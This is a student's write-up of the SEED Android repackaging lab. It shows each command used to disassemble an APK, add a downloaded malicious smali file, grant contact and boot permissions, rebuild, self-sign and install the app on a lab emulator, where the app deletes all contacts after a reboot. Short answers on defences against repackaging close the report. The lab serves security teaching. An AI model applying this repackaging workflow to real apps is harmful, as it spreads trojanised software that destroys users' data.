Mohammad Arshad

U00304676

Android Repackaging Lab

Task1: Obtain An Android App (APK file).

- Download the RepackagingLab.apk file from the course website.

```
seed@MobiSEEDUbuntu:~$ sudo wget http://www.cis.syr.edu/~wedu/seed/Labs_Android5
.1/Android_Repackaging/RepackagingLab.apk
--2018-04-16 23:44:08--  http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Andro
id_Repackaging/RepackagingLab.apk
Resolving www.cis.syr.edu (www.cis.syr.edu)... 128.230.208.76
Connecting to www.cis.syr.edu (www.cis.syr.edu)|128.230.208.76|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1421095 (1.4M) [application/vnd.android.package-archive]
Saving to: 'RepackagingLab.apk'

100%[======================================>] 1,421,095    412KB/s   in 3.4s

2018-04-16 23:44:11 (412 KB/s) - 'RepackagingLab.apk' saved [1421095/1421095]

seed@MobiSEEDUbuntu:~$ ls
android  Documents         Music     repackaging         Videos
apktool  Downloads         Pictures  RepackagingLab.apk
```

Task 2: Disassemble Android App

- Disassembled the apk file using the **apktool** with **d.**
- Disassembled the apk file because it is difficult modifying the apk file in dex format. So we convert it into a format that is human readable.

```
seed@MobiSEEDUbuntu:~$ apktool d RepackagingLab.apk
I: Using Apktool 2.1.0 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
seed@MobiSEEDUbuntu:~$
```

Task 3: Inject Malicious Code

- We download the **MaliciousCode.smali** and place it directly into the **com** folder of the disassembled apk file.


```
seed@MobiSEEDUbuntu:~/RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  original  res  smali
seed@MobiSEEDUbuntu:~/RepackagingLab$ cd smali
seed@MobiSEEDUbuntu:~/RepackagingLab/smali$ ls
android  com
seed@MobiSEEDUbuntu:~/RepackagingLab/smali$ cd com
seed@MobiSEEDUbuntu:~/RepackagingLab/smali/com$ wget http://www.cis.syr.edu/~wedu
/seed/Labs_Android5.1/Android_Repackaging/MaliciousCode.smali
--2018-04-16 23:49:26--  http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Androi
d_Repackaging/MaliciousCode.smali
Resolving www.cis.syr.edu (www.cis.syr.edu)... 128.230.208.76
Connecting to www.cis.syr.edu (www.cis.syr.edu)|128.230.208.76|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2400 (2.3K) [text/plain]
Saving to: 'MaliciousCode.smali'

100%[======================================>] 2,400       --.-K/s   in 0s

2018-04-16 23:49:26 (46.2 MB/s) - 'MaliciousCode.smali' saved [2400/2400]

seed@MobiSEEDUbuntu:~/RepackagingLab/smali/com$
```

- Now, we modify the AndroidManifest.xml file by giving it sufficient permissions for our attack to work.
- We provide permission for read and write contacts and receive_boot_completed.



Task 4: Repack Android App with Malicious Code

- We repack our Android app by using the **apktool** with **b** option and in the folder which contains the necessary code for the apk file.

```
seed@MobiSEEDUbuntu:~$ apktool b RepackagingLab
I: Using Apktool 2.1.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
seed@MobiSEEDUbuntu:~$ ls
```

- Once the repackaging is done, the apk file is created in the dist folder.
- We generate the public and private key and digital certificate using the below commands as shown in the screenshots**.**

```
seed@MobiSEEDUbuntu:~/RepackagingLab/dist$ keytool -alias seed -genkey -v -keysto
re my-release-key.keystore -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  seed
What is the name of your organizational unit?
  [Unknown]:  seed
What is the name of your organization?
  [Unknown]:  seed
What is the name of your City or Locality?
  [Unknown]:  utica
What is the name of your State or Province?
  [Unknown]:  NY
What is the two-letter country code for this unit?
  [Unknown]:  US
Is CN=seed, OU=seed, O=seed, L=utica, ST=NY, C=US correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) wit
h a validity of 10,000 days
        for: CN=seed, OU=seed, O=seed, L=utica, ST=NY, C=US
Enter key password for <seed>
        (RETURN if same as keystore password):
Key password is too short - must be at least 6 characters
Enter key password for <seed>
        (RETURN if same as keystore password):
Re-enter new password:
[Storing my-release-key.keystore]
```

```
seed@MobiSEEDUbuntu:~/RepackagingLab/dist$ jarsigner -verbose -sigalg SHA1withRSA
 -digestalg SHA1 -keystore my-release-key.keystore RepackagingLab.apk seed
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/SEED.SF
   adding: META-INF/SEED.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
  signing: res/anim/abc_fade_out.xml
  signing: res/anim/abc_grow_fade_in_from_bottom.xml
  signing: res/anim/abc_popup_enter.xml
  signing: res/anim/abc_popup_exit.xml
  signing: res/anim/abc_shrink_fade_out_from_bottom.xml
  signing: res/anim/abc_slide_in_bottom.xml
  signing: res/anim/abc_slide_in_top.xml
  signing: res/anim/abc_slide_out_bottom.xml
  signing: res/anim/abc_slide_out_top.xml
  signing: res/anim/design_fab_in.xml
  signing: res/anim/design_fab_out.xml
  signing: res/anim/design_snackbar_in.xml
  signing: res/anim/design_snackbar_out.xml
  signing: res/color-v11/abc_background_cache_hint_selector_material_dark.xml
  signing: res/color-v11/abc_background_cache_hint_selector_material_light.xml
  signing: res/color-v23/abc_color_highlight_material.xml
  signing: res/color/abc_background_cache_hint_selector_material_dark.xml
  signing: res/color/abc_background_cache_hint_selector_material_light.xml
  signing: res/color/abc_primary_text_disable_only_material_dark.xml
  signing: res/color/abc_primary_text_disable_only_material_light.xml
  signing: res/color/abc_primary_text_material_dark.xml
```

- Android needs all apps to have a digital signature and key to be installed on the device. **Keytool** is used to generate public and private key and **jarsigner** is used to sign the apk file with the key generated**.**

Task 5: Install and Reboot


- Verified the ip of the Ubuntu machine.

```
seed@MobiSEEDUbuntu:~/RepackagingLab/dist$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ec:1f:75
          inet addr:192.168.0.5  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feec:1f75/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20826 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8861 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23301296 (23.3 MB)  TX bytes:1103347 (1.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1315 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1315 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:129402 (129.4 KB)  TX bytes:129402 (129.4 KB)

seed@MobiSEEDUbuntu:~/RepackagingLab/dist$
```

- Verified the ip of the Anroid phone.




- Using adb established a connection from the MobiSEEDUbuntu VM to the Android VM.
- Installed the malicious apk file in the Android VM using adb.


```
seed@MobiSEEDUbuntu:~/RepackagingLab/dist$ adb disconnect
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
disconnected everything
seed@MobiSEEDUbuntu:~/RepackagingLab/dist$ adb devices
List of devices attached

seed@MobiSEEDUbuntu:~/RepackagingLab/dist$ adb connect 192.168.0.4
connected to 192.168.0.4:5555
seed@MobiSEEDUbuntu:~/RepackagingLab/dist$ adb install RepackagingLab.apk
184 KB/s (1420911 bytes in 7.512s)
        pkg: /data/local/tmp/RepackagingLab.apk
Success
seed@MobiSEEDUbuntu:~/RepackagingLab/dist$
```


- Created a test contact in the Android phone.




- We can see that the Repackaging Lab app has been installed in the Android phone.



- I ran the malicious App.



- Then rebooted the Android device and find that the test contact was deleted.



- The **MaliciousCode.smali** injected into the app removes all the existing contacts. So when the victim installs the app and reboots the device, the contacts in the device are erased. The attack is successful**.**

Question 1: Why is the repackaging attack not much a risk in iOS devices?

Ans:

- Mobile application developers of Apple devices need to verify their identity before they can produce new applications. This includes submitting actual identifying documents like SSN or official articles of incorporation. So when Apple finds out about a malicious application, there exists a possibility that the attacker can suffer punishment.
- Also there is an automated and manual application vetting system that includes static analysis of complied binaries that make it very difficult for developers to merely repackage malicious or legitimate applications for sale on the AppStore.

Question 2: If you were Google, what decisions you would make to reduce the attacking chances of repackaging attacks?

Ans:

- Google should enforce rules such that the developers provide information like SSN or other identifying information so that they are held accountable for their applications.
- Google should also make sure that developers banned should not be able to resign and sign up using a new identity.
- Google should also enforce the importance of certificate signing authorities and make sure that self-signed applications aren't available on the App store.

Question 3 : Third-party markets are considered as the major source of repackaged applications. Do you think that using the official Google Play Store only can totally keep you away from the attacks? Why or why not?

Ans:

- Google Play Store has vetting mechanisms to check if files being published or their user interfaces are similar to existing apps and it rejects such applications.
- But still there are malware on the Playstore that use repackaging attacks can be successful. This is enough proof that PlayStore is not completely secure from such attacks knowing the fact that Google keeps checking all the uploaded packages on Playstore. So we should only download trusted apps from the Playstore.

Question 4: In real life, if you had to download applications from untrusted source, what would you do to ensure the security of your device?

Ans:

- In real life, we must never turn off Verify Apps. It is a feature on Android devices that checks activity on the device and warns the user or prevents from potential harm.
- Always check the permission warnings while downloading apps. Do not download apps from unknown links or messages. Developers can use watermarks that are not present once repackaging takes place